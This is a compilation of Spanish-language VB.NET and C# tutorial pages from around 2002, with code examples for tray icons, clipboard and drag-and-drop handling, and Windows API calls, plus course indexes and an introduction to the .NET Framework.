' En C# se pueden asignar los procedimientos de eventos
' directamente a los controles, así como al formulario.
' (como se hacía en la Preview del VB.NET)
'
' ©Guillermo 'guille' Som, 2002
'--------------------------------------------------------------------------
Option Strict On

Public Class Form1
    Inherits System.Windows.Forms.Form

    ' Se declaran como variables los objetos NotifyIcon y el ContextMenu
    ' El NotifyIcon hay que declararlo con WithEvents, para que soporte eventos
    Private WithEvents NotifyIcon1 As New NotifyIcon()
    Private ContextMenu1 As New ContextMenu()
```

```
    Private Sub Salir_Click(ByVal sender As Object, ByVal e As EventArgs) _
                    Handles btnSalir.Click
        ' Este procedimiento se usa para cerrar el formulario,
        ' se usará como procedimiento de eventos, en principio usado por el botón Salir
        Me.Close()
    End Sub

    Private Sub Restaurar_Click(ByVal sender As Object, ByVal e As EventArgs) _
                    Handles NotifyIcon1.DoubleClick
        ' Restaurar por si se minimizó
        ' Este evento manejará tanto los eventos usados para Restaurar
        ' El evento DoubleClick del NotifyIcon hay que asignarlo con Handles
        Show()
        WindowState = FormWindowState.Normal
        Activate()
    End Sub

    Private Sub AcercaDe_Click(ByVal sender As Object, ByVal e As EventArgs)
        ' Mostrar la información del autor, versión, etc.
        ' Este procedimiento se usará para los eventos de Acerca de...
        MessageBox.Show(Application.ProductName & " v" & Application.ProductVersion, "Prueba 2 de
NotifyIcon con VB.NET")
    End Sub

    Private Sub Form1_Load(ByVal sender As Object, ByVal e As EventArgs) Handles MyBase.Load
        ' Asignar los submenús del ContextMenu
        '
        ' Añadimos la opción Restaurar, que será el elemento predeterminado
        'Dim tMenu As MenuItem = New MenuItem("&Restaurar", New EventHandler(AddressOf
Restaurar_Click))
        'tMenu.DefaultItem = True
        'ContextMenu1.MenuItems.Add(tMenu)
        '
        ' Esto también se puede hacer así:
        ContextMenu1.MenuItems.Add("&Restaurar", New EventHandler(AddressOf Restaurar_Click))
        ContextMenu1.MenuItems(0).DefaultItem = True
        '
        ' Añadimos un separador
        ContextMenu1.MenuItems.Add("-")
        ' Añadimos el elemento Acerca de...
        ContextMenu1.MenuItems.Add("&Acerca de...", New EventHandler(AddressOf AcercaDe_Click))
        ' Añadimos otro separador
        ContextMenu1.MenuItems.Add("-")
        ' Añadimos la opción de salir
        ContextMenu1.MenuItems.Add("&Salir", New EventHandler(AddressOf Salir_Click))
        '
        ' Asignar los valores para el NotifyIcon
        With NotifyIcon1
            .Icon = Me.Icon
            .ContextMenu = Me.ContextMenu1
            .Text = Application.ProductName
            .Visible = True
        End With
    End Sub

    Private Sub Form1_Activated(ByVal sender As Object, ByVal e As EventArgs) Handles
MyBase.Activated
        Static PrimeraVez As Boolean = True
        ' La primera vez que se active, ocultar el form,
        ' es una chapuza, pero el formulario no permite que se oculte en el Form_Load
        If PrimeraVez Then
            PrimeraVez = False
            Visible = False
        End If
    End Sub

    Private Sub Form1_Resize(ByVal sender As Object, ByVal e As EventArgs) Handles MyBase.Resize
        ' Cuando se minimice, ocultarla, se quedará disponible en la barra de tareas
```

```
        If Me.WindowState = FormWindowState.Minimized Then
            Me.Visible = False
        End If
    End Sub

    Private Sub Form1_Closing(ByVal sender As Object, ByVal e As
System.ComponentModel.CancelEventArgs) _
                    Handles MyBase.Closing
        '// Cuando se va a cerrar el formulario...
        '// eliminar el objeto de la barra de tareas
        Me.NotifyIcon1.Visible = False
        '// esto es necesario, para que no se quede el icono en la barra de tareas
        '// (el cual se quita al pasar el ratón por encima)
        Me.NotifyIcon1 = Nothing
        '// de paso eliminamos el menú contextual
        Me.ContextMenu1 = Nothing
    End Sub
End Class
```

Creo que la cosa está más o menos clara... y lo que no esté claro... espero que los comentarios te sirvan un poco de ayuda.
Si por el contrario crees que debería haberlo explicado mejor o con más detalle... me lo dices, pero dime también lo que no has entendido en particular... nada de "generalidades", que no es ese el caso... tu escribe, ya veremos que es lo que hago... je, je.

Pues, con esto y un bizcocho...

Nos vemos.
Guillermo

Aquí tienes los links al código de los ejemplos (y los ejecutables):
-Prueba 1, en tiempo de diseño: notifyiconVB.zip 14.2KB
-Prueba 2, en tiempo de ejecución: notifyicon2VB.zip 9.09KB

Si quieres el código de la versión de C#, te vas a la página de la versión de C# y de allí te los bajas.

Te recuerdo que tanto los formularios como los ejecutables, están creados con el Visual Studio.NET Beta 2 español.

Ir al índice de vb.net

volver al índice de vb.net

PortapapelesVB

Varios ejemplos con cosas cómo:

Arrastrar y soltar ficheros en un formulario,
Seleccionar ficheros con el OpenFileDialog,
Leer ficheros de texto y asignarlo a un TextBox Multiline,
Leer ficheros de imágenes y asignarlos a un PictureBox,
Copiar texto y/o imágenes en el portapapeles,
Pegar una imagen desde el portapapeles,
Mostrar los tipos de datos que hay en el portapapeles,
Usar una función del API para convertir nombres cortos en nombres largos,
Usar TabControl con scroll virtual (en el caso del contenedor de la imagen),
Uso de Anchor para autoajustar los controles cuando se cambia el tamaño del formulario.
(no se si se me olvida alguna otra cosa...)

Publicado el 15/Ene/2002

Este mismo ejemplo también está disponible en C#

Como has podido comprobar, son un montón de cosas las que te muestro en el código del PortapapelesVB, no sólo lo que el título indica, (por eso he puesto esa lista de cosillas que te voy a mostrar y explicar con esta aplicación creada en Visual Studio.NET beta 2 en español, que es la versión "pública" que hay por ahora... salvo que hayas conseguido la RC1, pero como esa versión está más limitada... he comprobado que esto que te cuento funcione en la Beta 2.

En esta aplicación se usa una función del API para convertir un nombre corto en uno largo, la declaración usada es de la función para UNICODE, por tanto, si estás usando el Windows 98 o el Windows ME, tendrás que usar la versión ANSI, si no lo haces... no te funcionará lo de convertir el nombre corto en uno largo y por tanto parecerá que no funciona lo de arrastrar/soltar ficheros en el formulario.
Estás sobre aviso.

También te muestro este mismo código en C#, (en el link que hay un poco más arriba).
Te diré que inicialmente creé este ejemplo con el VB.NET.
Después añadí un nuevo proyecto C# y copié todos los controles del formulario de VB y los pegué en el de C#.
Lo mismo hice con el código, aunque primero creé los eventos correspondientes a cada botón, etc.
Después simplemente copié el código de cada evento y lo pegué... y por supuesto tuve que "convertirlo" para que funcionara en C#, pero los cambios simplemente fueron necesarios para adaptar la sintaxis del VB a la de C#, ya que no es igual... como te imaginarás, pero gracias al uso del .NET Framework, los cambios son mínimos, ya que el funcionamiento real en VB y C# es idéntico, con la excepción de la mencionada sintaxis.

Veamos el aspecto del formulario en tiempo de diseño, para que te hagas una idea de los controles usados.

Figura1: El formulario en tiempo de diseño

Los controles usados son:
No te los voy a enumerar, ya que puedes verlo en el código... sólo decirte que en el control Tab, a diferencia de lo que ocurre con ese mismo control del VB6, no es necesario usar contenedores, ya que en el mismo TAB se puede "pegar" el control que quieras en cada solapa.
En la primera está el TextBox2, que es **Multiline** y tiene asignado el tipo de letras a Courier New 8 puntos.
En la segunda solapa, está el PictureBox1, el cual tiene asignada la propiedad **SizeMode** asignada a **Autosize**, para que la imagen se pueda ver completa.
Para que la imagen se pueda ver al completo, en caso de que sea más grande que el tamaño visible del PictureBox, he asignado la propiedad **AutoScroll** de la solapa contenedora, con idea de que se muestren barras de desplazamiento si la imagen es más grande de lo que se muestra.

Quiero puntualizar que **es muy importante que los valores de "anclaje" del PictureBox no estén modificados para que se adapte al tamaño del formulario**.
Te digo esto, porque inicialmente el PictureBox no estaba incluido en la solapa, (ya que el TAB lo he añadido después), y para que se adaptara al tamaño del formulario, le indiqué que el PictureBox se adaptara al tamaño del mismo mediante la propiedad **Anchor**.
Después inserté el PictureBox dentro de la solapa, pero NO FUNCIONABA lo de AutoScroll... y yo probando y requeteprobando... incluso llegué a pensar que era un BUG... al final se me ocurrió quitarle los valores Anchor que le asigné al PictureBox y ¡todo funcionó bien!
Ya que lo sé... me parece una chorrada, pero no sabes el calentamiento de coco que me dio... en fin... esa es una de las ventajas que otros "probemos" las cosas y las expliquemos... ¿verdad?

Todos los controles están asignados de una forma u otra para que se "anclen" al formulario, es decir, que se auto ajusten al nuevo tamaño que le demos al formulario. Cosa que se consigue mediante la propiedad Anchor de cada control.

Te digo los valores asignados a cada control (al final sí que voy a relacionar los controles... je):
El control que aquí no esté relacionado es que tiene los valores por defecto, que creo que sólo es el Label de arriba y el PictureBox.

TextBox1: Top, Left, Right
TextBox2: Los cuatro (está contenido en el Tab1)
btnExaminar, btnMostrar, btnCopiarText, btnCopiarImg, btnPegarImg: Top, Right
btnSalir: Bottom, Right
lblInfo: Bottom, Left, Right
TabControl1: los cuatro.

Otras propiedades asignadas:
El formulario, para permitir que acepte ficheros soltados (Drag&Drop), debe tener la propiedad AllowDrop = True.

Si se me ha escapado alguna... puedes comprobarlo en el código del formulario, pero... ¡no me regañes!

Te explico ahora el código usado:

Aceptar ficheros soltados en el formulario (Drag & Drop):

Como ya te he comentado, hay que asignar la propiedad **AllowDrop = True** del formulario.
De esta forma cualquier cosa que se suelte en el formulario será detectado por el evento **DragDrop** del formulario.
Al contrario de lo que ocurría en VB6, en VB.NET (o en C#) no es necesario escribir código en cada uno de los controles del formulario, sólo hay que hacerlo en el formulario y, aunque se suelte en cualquiera de los controles, lo detectará el formulario.
Si has usado Drag & Drop en VB5/6 sabrás que para detectar que se soltaba un fichero, había que poner código de "intercepción" en cada control, ya que si no lo dejábamos "caer" exactamente en el formulario, no funcionaba...

Para que al arrastrar el fichero que queremos dejar en el formulario se muestre el icono correspondiente, en este caso el de pegar, hay que indicar lo siguiente en el evento **DragOver**:

```
Private Sub Form1_DragOver(ByVal sender As Object, ByVal e As DragEventArgs) Handles MyBase.DragOver
    ' Cuando se está arrastrando en el formulario
    e.Effect = DragDropEffects.Copy
End Sub
```

Una vez que se ha soltado, hay que detectarlo en el evento DragDrop del formulario, aquí te muestro el código:

```
Private Sub Form1_DragDrop(ByVal sender As Object, ByVal e As DragEventArgs) Handles MyBase.DragDrop
    ' Cuando se suelta un fichero o lo que se está arrastrando, en el formulario
    ' Sólo vamos a permitir ficheros
    '
    ' Comprobar si el tipo de datos es el que queremos
    If e.Data.GetDataPresent("FileName", False) Then
        ' El nombre del fichero soltado
        With TextBox1
            .Lines = CType(e.Data.GetData("FileName", False), String())
            ' Se convierte en nombre largo
            .Text = guille.GetLongFileName(.Text)
            ' Se posiciona el cursor al final
            .SelectionStart = .Text.Length
        End With
    End If
End Sub
```

Lo que hacemos es:
Comprobamos si el tipo de datos soltados es un fichero:

```
If e.Data.GetDataPresent("FileName", False) Then
```

En caso de que se cumpla, es que el tipo de datos soltado es un fichero.
Por tanto lo asignamos al TextBox1, pero fíjate que lo asigno a la propiedad **Lines** en lugar de asignarlo a la propiedad Text.
Eso lo hago, porque el valor devuelto por la propiedad **GetData** es un array y no simplemente una cadena de texto... no me preguntes porqué es así, ya que no le veo el sentido.
El **CType** sirve para que se convierta de forma correcta, ya que **tengo activado el Option Strict** y si no lo hago así, recibiré un error de que: **Option Strict no permite la conversión implícita de System.Object a 1-Matriz dimensional de String**.
Es decir, GetData devuelve un objeto, el cual se podría convertir a una cadena de texto... pero, confía en mi, no me ha funcionado, así que tuve que usar la propiedad Lines.

Después de asignar a Lines el nombre del fichero, podemos usar la propiedad Text, ya que al haber sólo una "línea", ésta estará dentro de la propiedad Text del TextBox1.
Y esa propiedad es la que pasamos como parámetro para la función que convierte nombres cortos en largos, ya que los nombres soltados siempre se muestran como nombres cortos, (no se si esto cambiará con la versión final, pero me parece que no).
El valor devuelto por la función **GetLongFileName**, la cual he creado en un Namespace llamado guille, se vuelve a asignar a la propiedad Text del TextBox1 y con idea de que se muestre el final del nombre del fichero, he asignado a la propiedad SelectionStart el valor de la longitud del texto, de esa forma, el cursor se posicionará al final del nombre... ¡truquillos chorras que funcionan!

Después veremos el código de la función GetLongFileName, que simplemente llama a una función del API.

Leer un fichero de texto y asignarlo a un TextBox y/o asignar una imagen a un PictureBox desde un fichero:

Cuando tenemos el nombre del fichero, podemos mostrar ese fichero en el textbox o en el picturebox, según sea un archivo (sí, he dicho archivo en vez de fichero... ¡que raro! ¿verdad?) de texto o uno de imagen.
Lo de mostrar se hace en el evento Click del botón Mostrar:

```
Private Sub btnMostrar_Click(ByVal sender As Object, ByVal e As EventArgs) Handles btnMostrar.Click
    ' Leer el fichero indicado y mostrarlo en el textbox o en el picture
    ' Por defecto cualquier fichero "no soportado" lo tomaremos como texto
    Dim EsTexto As Integer = 1
    '
    If (TextBox1.Text.IndexOf(".txt") > -1) Then
        EsTexto = 1
    ElseIf (TextBox1.Text.IndexOf(".rtf") > -1) Then
        EsTexto = 1
    ElseIf (TextBox1.Text.IndexOf(".htm") > -1) Then
        EsTexto = 1
    ElseIf (TextBox1.Text.IndexOf(".asp") > -1) Then
        EsTexto = 1
    ElseIf (TextBox1.Text.IndexOf(".bmp") > -1) Then
        EsTexto = 2
    ElseIf (TextBox1.Text.IndexOf(".jpg") > -1) Then
        EsTexto = 2
    ElseIf (TextBox1.Text.IndexOf(".gif") > -1) Then
        EsTexto = 2
    End If
    '
    If EsTexto = 1 Then
        ' Si es un fichero de texto
        Dim sr As System.IO.StreamReader
        '
        ' Interceptamos los posibles errores
        Try
            sr = New System.IO.StreamReader(TextBox1.Text, System.Text.Encoding.Default)
            TextBox2.Text = sr.ReadToEnd()
            sr.Close()
            TextBox2.SelectionStart = TextBox2.Text.Length
        Catch ex As Exception
            MessageBox.Show("Error al abrir el fichero:" & ControlChars.CrLf & ex.Message, "Abrir
fichero")
        End Try
        TabControl1.SelectedIndex = 0
    ElseIf EsTexto = 2 Then
        ' Si es un fichero de imagen
        Try
            PictureBox1.Image = Image.FromFile(TextBox1.Text)
        Catch ex As Exception
            MessageBox.Show("Error al asignar el fichero a la imagen." & ControlChars.CrLf &
ex.Message, "Abrir fichero")
        End Try
        TabControl1.SelectedIndex = 1
    Else
        lblInfo.Text = " No es un formato reconocido: " & TextBox1.Text
    End If

End Sub
```

En este código tenemos dos partes:

La prinmera que comprueba que tipo de fichero es, realmente no harían falta tantas comprobaciones, ya que, si no es una imagen del tipo BMP, GIF o JPG se va a suponer que es texto, pero es que en un principio si que hice las comprobaciones pertinentes para que sólo se aceptaran los tipos ahí indicados... y la verdad es que se me olvidó quitar esos tipos... y lo he dejado así, aún a pesar de que tu opinión sobre mi forma de programar te decepcione, para

que sepas cómo comprobar distintos tipos de ficheros... (je, je, excusas).
En esas comparaciones se puede usar la función **InStr** del VB, pero he preferido usar la que "incluye" el objeto String, ya que es compatible con cualquier lenguaje de .NET, como podrás comprobar en el código de C#.
Por tanto, puedes usar **IndexOf** para saber si una cadena forma parte de otra.
A diferencia del InStr que devuelve un cero cuando no se ha encontrado el texto especificado, IndexOf devuelve -1, ya que las posiciones se cuentan a partir de cero en .NET. Cosa que deberás tener en cuenta...

Lo dicho, si es un fichero de tipo imagen se asignará un 2 a la variable **EsTexto** y si es otro tipo, se asigna un 1, que es el valor que por defecto le he asignado al declarar la variable.

La segunda parte del código tiene en cuenta si el valor de EsTexto es uno, lo cual quiere decir que es un fichero de tipo texto, o al menos que así es como lo vamos a tratar.
En ese caso, se abre el fichero en cuestión y se asigna al TextBox2.
Para abrir un fichero y leerlo al completo, he usado un objeto StreamReader.
Al asignar a la variable creada el objeto StreamReader, aprovecho para abrir el fichero indicado en el TextBox1.
Después, una vez abierto, (si no se pudiera abrir, se produciría un error, el cual es "interceptado" por el **Try/Catch**), se asigna a la propiedad Text del TextBox2, (recuerda que a diferencia del VB6, no se puede usar la propiedad por defecto del TextBox2, ya que eso no funciona en .NET), mediante la propiedad **ReadToEnd** que como su nombre, (en inglés), indica: lee todo el fichero hasta el final.
Una vez leido, se cierra el Stream.
Y para que se vea el texto recién asignado al TextBox2, nos aseguramos de que la solapa (Tab) en la que está el TextBox contenido se muestre, le idicamos al TabControl que la solapa que está seleccionada es la CERO, recuerda que en .NET todo empieza a contarse desde cero.

Para leer y asignar la imagen al picturebox, la cosa es más simple, ya que podemos usar la propiedad FromFile de un objeto Image que devuelve un objeto Image el cual se asigna al objeto Image del PictureBox... ¡cuantos objetos Image!

Copiar texto en el portapapeles:

Cuando pulsamos en el botón btnCopiarText copiamos el texto contenido en el TextBox en el portapapeles.
Aquí tienes el código con el que se consigue eso:

```
Private Sub btnCopiarTxt_Click(ByVal sender As Object, ByVal e As EventArgs) Handles
btnCopiarTxt.Click
    ' Copiar el contenido del TextBox2 en el portapapeles
    Clipboard.SetDataObject(TextBox2.Text, True)
End Sub
```

Creo que no necesita explicación, ¿verdad?
Sólo decirte que el True que hay al final es para indicarle al .NET que conserve el contenido del portapapeles cuando nuestra aplicación finalice. Si por el contrario, queremos que ese texto no esté en el portapapeles, simplemente le indicaremos que No lo mantenga, poniendo un valor False.

Copiar una imagen en el portapapeles:

Copiar una imagen es tan simple como un texto... si no te lo crees, mira:

```
Private Sub btnCopiarImg_Click(ByVal sender As Object, ByVal e As EventArgs) Handles
btnCopiarImg.Click
    ' Copiar la imagen del PictureBox1 en el portapapeles
    Clipboard.SetDataObject(PictureBox1.Image, True)
End Sub
```

Es decir, simplemente se indica que objeto es el que queremos copiar y se copia.
He de hacer una aclaración, con la Beta2 el formato de imagen copiado en el portapapeles no es muy compatible con otros programas, al menos el Paint y el PaintShop Pro no lo reconocen... aunque, como veremos enseguida, el .NET si que lo reconoce.

Pegar una imagen del portapapeles en un PictureBox:

Esta es la operación inversa... y lo que hacemos es tomar una imagen del portapapeles y lo asignamos al control PictureBox.
Al contrario de lo que ocurre con la copia hacia el portapapeles, si copiamos una imagen con otro programa, he probado con el PaintShop Pro, si que lo reconoce el .NET y lo "pega" en el PictureBox.
Este es el código para pegar:

```
Private Sub btnPegarImg_Click(ByVal sender As Object, ByVal e As EventArgs) Handles
btnPegarImg.Click
    ' Pegar la imagen del portapapeles en el Picture1
    ' Se comprueba si hay alguna imagen
    '
    ' Mostrar los formatos que hay en el clipBoard
    TextBox2.Lines = Clipboard.GetDataObject.GetFormats()
    If Clipboard.GetDataObject.GetDataPresent("Bitmap") Then
        'MessageBox.Show("Si hay datos del tipo Bitmap")
        PictureBox1.Image = CType(Clipboard.GetDataObject.GetData("Bitmap"), Bitmap)
    End If
End Sub
```

En este código hacemos lo siguiente, aunque los comentarios son bastantes claros, te lo explico:
En primer lugar, mostramos en el TextBox2 los formatos que hay en el portapapeles, ello se consigue asignando a la propiedad Lines el valor devuelto por **GetFormats**. Lo asigno a la propiedad Lines, ya que GetFormats devuelve un array, el cual también podrías asignar en un array de tipo String.

Después se comprueba si uno de los formatos es Bitmap, de ser así, se asigna lo que haya en el portapapeles con dicho formato en la propiedad Image del PictureBox. Sólo aclararte que Bitmap no significa BMP, ya que puede ser cualquier imagen: un Gif, un JPG, etc.

Usar funciones del API en las aplicaciones .NET:

Para terminar, te voy a mostrar el código con la declaración de la función del API que convierte un nombre corto en uno largo.

```
Option Strict On

Imports System.Runtime.InteropServices

Namespace guille
    Module WinAPI
        Public Const MAX_PATH As Integer = 260
        '
        ' Declaración de GetLongPathName para Unicode
        <DllImport("KERNEL32.DLL", EntryPoint:="GetLongPathNameW", SetLastError:=True, _
        CharSet:=CharSet.Unicode, ExactSpelling:=True, _
        CallingConvention:=CallingConvention.StdCall)> _
        Private Function GetLongPathName(ByVal lpszShortPath As String, ByVal lpszLongPath As
String, ByVal cchBuffer As Integer) As Integer
            ' Devuelve el nombre largo de un nombre corto
        End Function
        '
        'Declarar la función de la forma clásica: (con la función de ANSI)
        'Private Declare Function GetLongPathName Lib "kernel32.dll" Alias "GetLongPathNameA" (ByVal
lpszShortPath As String, ByVal lpszLongPath As String, ByVal cchBuffer As Integer) As Integer
        '
        Public Function GetLongFileName(ByVal sFileName As String) As String
            ' Convertir el nombre indicado en nombre largo
            Dim s As String = StrDup(MAX_PATH, Chr(0))
            Dim i As Integer = GetLongPathName(sFileName, s, s.Length)
            If i > MAX_PATH Then
                ' Se requiere más espacio
```

```
            s = StrDup(i, Chr(0))
            i = GetLongPathName(sFileName, s, s.Length)
        End If
        If i = 0 Then
            Return ""
        Else
            Return s.Substring(0, i)
        End If
    End Function
End Module
End Namespace
```

De este código quiero destacar lo siguiente:
Se pueden declarar las funciones del API de dos formas:
La forma clásica, o bien usando el **DllImport**, con el cual podemos usar funciones tanto UNICODE como ANSI.
Ya sabrás que en VB6 para usar las funciones Unicode, había que asignar dichas funciones en un fichero TLB, ya que no se pueden usar las declaraciones directamente, no me preguntes porqué, ya que ahora mismo no lo recuerdo... je, je.
Pero en VB.NET tampoco se puede usar una declaración clásica, por ejemplo esto no funcionaría:

```
Private Declare Function GetLongPathName Lib "kernel32.dll" Alias "GetLongPathNameW" _
   (ByVal lpszShortPath As String, ByVal lpszLongPath As String, ByVal cchBuffer As Integer) As Integer
```

Tampoco daría error, pero he probado y no funciona.

En caso de que quieras usar esa API en Windows 98/ME, tendrías que declarar la versión ANSI de esa función, en ese caso, (aunque no lo he comprobado), puedes usar la forma "antigua" o clásica o bien usar DllImport, pero indicándole que la función original se llama **GetLongPathNameA** y el Charset es Ansi.

Una captura del ejemplo en tiempo de ejecución con una imagen del colega Joe, (el del bigote), y un servidor, (de espaldas, sí esa oreja es TODA mia), cuando estuvimos en Seattle:

Figura 2: en funcionamiento

Y eso es todo por hoy... que con tanto explicar me he pasado al día 15... y después te quejas de que hay poca

información en mis páginas, con el trabajico que me cuesta explicar las cosas... je, je.

¡Que te aproveche!
Nos vemos.
Guillermo

Aquí tienes un link al código completo para VB.NET: PortapapelesVB.zip 15.9KB

Si quieres el de C#, te vas a la página de C# y de allí te lo bajas.
Te recuerdo que tanto el formulario como el ejecutable, están creados con el Visual Studio.NET Beta 2 español, aunque creo que funcionará en cualquier versión posterior.

Ir al índice de vb.net

Nota: **Ya está corregido el vínculo hacia el libro de José Antonio González Seco, que cambió de dominio recientemente.**

GAZAPOS (Nadie es perfecto...)

APORTACIONES DE LOS LECTORES

Gracias a Óscar Jiménez, ahora puedes bajarte todas las entregas publicadas hasta el momento en formato DOC haciendo clic aquí.

ÍNDICE GENERAL POR ENTREGAS

Entrega	Contenido
Uno	Breve introducción de aproximación a C#. Descripción teórica de la programación orientada a objetos
Dos	Bases generales: introducción a la tecnología .NET y bases sintácticas de C#
Tres	Espacios de nombres, clases, indicadores (variables y constantes) y el sistema de tipos de C# (CTS de .NET Framework)
Cuatro	Operadores de C#
Cinco	Nuestra primera aplicación en C#: "Hola mundo"
Seis	Métodos (1ª parte), sobrecarga de métodos, argumentos por valor y por referencia y métodos static
Siete	Constructores, destructores y el recolector de basura
Ocho	Campos y propiedades.
Nueve	Control de flujo condicional: if...else if...else; switch

Diez	Control de flujo iterativo: bucles (for, while, do), instrucciones de salto y recursividad.
Once	Arrays
Doce	Indizadores, sobrecarga de operadores y conversiones definidas
Trece	Estructuras; Más sobre las clases; Herencia e Interfaces

ÍNDICE DE EJERCICIOS PROPUESTOS

Ejercicio	Propuesto en	Pistas y resolución
Uno	Entrega 8	
Dos	Entrega 9	
Tres	Entrega 10	
Cuatro	Entrega 12	
Cinco	Entrega 12	

Seis	Entrega 13	
Siete	Entrega 13	

Bibliografía empleada:

- **C# and the .NET Platform, de Andrew Troelsen. Apress.**
- **Visual C++ 6.0, de Chris H. Pappas y William H. Murray. Mc Graw-Hill**
- **Programación avanzada con Visual C++, de David J. Kriglinski, George Shepherd y Scot Wingo. Mc Graw-Hill**
- **A fondo C#, de Tom Archer. Mc Graw-Hill**
- **El lenguaje de programación C#, de José Antonio González Seco. Publicado en Internet: http://www.josanguapo.com**
- **Así es Microsoft Visual Studio .NET, de Microsoft Corporation. Mc Graw-Hill**
- **Microsoft .NET Framework, de Microsoft Corporation. Mc Graw-Hill**
- **MSDN Library for Visual Studio .NET, de Microsoft Corporation (proporcionada con la Beta 2 de Visual Studio .NET)**

Notas de la versión de C#:

Para el desarrollo de este curso he utilizado la versión de C# incluida en la Beta 2 de Visual Studio .NET que se regalaba con la revista Solo Programadores en los meses de noviembre y diciembre de 2001. Aunque poco probable, es posible que alguna de las cosas que se explican en este curso sean modificadas en la versión definitiva. En ese caso, trataré de advertirlo (si me entero a tiempo).

Erratas, opiniones y demás:

Si bien es cierto que los que hayan programado antes en otros lenguajes (sobre todo C, C++ y Java) lo van a tener bastante fácil, he intentado que este curso pueda seguirlo cualquiera, aunque no tenga

nociones previas de programación.

Por otro lado, pido disculpas de antemano si algo de lo que cuento en este curso es incorrecto o inexacto. A pesar de haberme machacado mucha documentación tenéis que pensar que es un lenguaje nuevo y mi base de C, C++ y Java tampoco se puede decir que sea muy boyante.

Si encontráis algo de esto, o bien si queréis puntualizarme alguna cosilla o si creéis que algo no se entiende bien podéis mandarme un e-mail a ediego@teleline.es. Trataré de contestaros si tengo tiempo.

Saludos para todos. Erik.

Curso de iniciación a la programación con Visual Basic .NET

Iniciado el 08/Sep/2001
Última revisión del 12/Oct/2001
Publicada el 12/Oct/2001

Introducción:

Debido a que la nueva versión de Visual Basic no es sólo una mejora con respecto a las versiones anteriores, sino que cambia mucho, tanto como si de otro lenguaje de programación se tratara, creo que se merece que se explique de forma más o menos fácil de comprender para que cualquiera que se decida a elegirlo como su lenguaje de programación lo tenga, valga la redundancia, fácil.
Tan fácil como permitan las circunstancias, y además, (para que esto de estudiar no resulte algo tedioso), tan ameno como me sea posible, ya que las cosas se pueden explicar de muchas formas y, a pesar de parecer que peco de falta de modestia, estoy seguro que este curso de iniciación a la programación con **Visual Basic .NET** te va a resultar ameno y fácil de comprender... ¡seguro!
Pero no sólo vas a aprender a programar con VB.NET, sino que al estar "basado" en el **.NET Framework**, conocerás lo suficiente de este marco de desarrollo que podrás atreverte con otros lenguajes .NET, tales como c#, ya que al fin y al cabo, el corazón de los lenguajes .NET es el .NET Framework.

Para ir aclarando ideas, veamos algunos conceptos que habrá que tener claros desde el principio:
Visual Basic .NET usa una jerarquía de clases que están incluidas en el .NET Framework, por tanto conocer el .NET Framework nos ayudará a conocer al propio Visual Basic .NET, aunque también necesitarás conocer la forma de usar y de hacer del VB ya que, aunque en el fondo sea lo mismo, el aspecto sintáctico es diferente para cada uno de los lenguajes basados en .NET Framework, si no fuese así, ¡sólo existiría un solo lenguaje!

Me imagino que la primera pregunta a la que habría que responder es:

¿Qué es el .NET Framework?

Voy a intentar dar una respuesta que sea fácil de "asimilar", a ver si lo consigo...

Primer intento, lo que se dice en el *eBook* ***Microsoft .NET Framework***, cuya versión en Castellano puedes conseguir usando este link: (este link está actualizado, al menos a fecha de hoy 10 de noviembre de 2002)

> *".NET Framework es un entorno para construir, instalar y ejecutar servicios Web y otras aplicaciones.*
> *Se compone de tres partes principales: el Common Language Runtime, las clases Framework y ASP.NET"*

Aunque dicho libro está basado en la Beta1 es válido para aclarar conceptos sobre lo que es el .NET Framework además de otros conceptos como el *Common Language Runtime (CLR)*, *Common Language Specification (CLS)*, *Common Type System (CTS)*, *Microsoft Intermediate Language (MSIL)*, los ensamblados o *assemblies*, así como sobre *ASP.NET*, conceptos que si bien no son imprescindibles para poder usar Visual Basic .NET, es conveniente leer un poco sobre ellos, para no estar totalmente perdidos cuando nos encontremos con esos *conceptos*...

Segundo intento, lo que dice la MSDN Library:

> *"El .NET Framework es un entorno multi-lenguaje para la construcción, distribución y ejecución de Servicios Webs y aplicaciones."*
> *"El .NET Framework es una nueva plataforma diseñada para simplificar el desarrollo de aplicaciones en el entorno distribuido de Internet."*
> *"El .NET Framework consta de dos componentes principales: el Common Language Runtime y la librería de clases .NET Framework."*

Tercer intento, aclarando las cosas, para que se te "queden" grabadas:

El .NET Framework es el corazón de .NET, cualquier cosa que queramos hacer en cualquier lenguaje .NET debe pasar por el filtro cualquiera de las partes integrantes del .NET Framework.
El Common Lenguage Runtime (CLR) es una serie de librerías dinámicas (DLLs), también llamadas assemblies, que hacen las veces de las DLLs del API de Windows así como las librerías runtime de Visual Basic o C++. Como sabrás, y si no lo sabes ahora te lo cuento yo, cualquier ejecutable depende de una forma u otra de una serie de librerías, ya sea en tiempo de ejecución como a la hora de la compilación. Pues el CLR es eso, una serie de librerías usadas en tiempo de ejecución

para que nuestros ejecutables o cualquiera basado en .NET puedan funcionar. Se acabó eso de que existan dos tipos de ejecutables: los que son autosuficientes y no dependen de librerías externas o los que necesitan de librerías en tiempo de ejecución para poder funcionar, tal es el caso de las versiones anteriores de Visual Basic.
Por otro lado, la librería de clases de .NET Framework proporcionan una jerarquía de clases orientadas a objeto disponibles para cualquiera de los lenguajes basados en .NET, incluido el Visual Basic. Esto quiere decir que a partir de ahora Visual Basic ya no será la "oveja negra" de los lenguajes de programación, sino que tendrá a su disposición todas las clases disponibles para el resto de los lenguajes basados en .NET, (o casi), con lo cual sólo nos diferenciará del resto de programadores en la forma de hacer las cosas: **¡más fáciles!**
VB.NET ahora es totalmente un lenguaje orientado a objetos con herencia y todo. También permite crear Threads o hilos o tramas de ejecución y otras cosas que antes nos estaban vetadas. De todo esto veremos en esta serie de "entregas", espero que, aunque es un poco más complicado que el Visual Basic de "siempre", confío en que te sea fácil de asimilar. ¡A ver si lo consigo!

Sobre la versión de Visual Basic .NET:

A la hora de escribir estas líneas, la versión de Visual Basic .NET que hay disponible es la que se incluye en la Beta2 de Visual Studio .NET. Pero según dicen, la versión final tendrá pocos cambios con respecto a la Beta 2, así que, espero que todo lo que aquí explique sea válido para la versión definitiva de Visual Basic .NET.

Algunas aclaraciones preliminares:

Antes de empezar a ver el código, un par de aclaraciones, que aunque ahora puede ser que te suenen a chino, *(si eres chino o conoces ese idioma, sólo decirte que es una frase hecha: "me suena a chino" es como decir: "no sé de que me estás hablando")*, pronto serán tan usuales que acabarás por asimilarlas como si toda tu vida las hubieras estado usando... o casi...

Extensión de los ficheros de código.

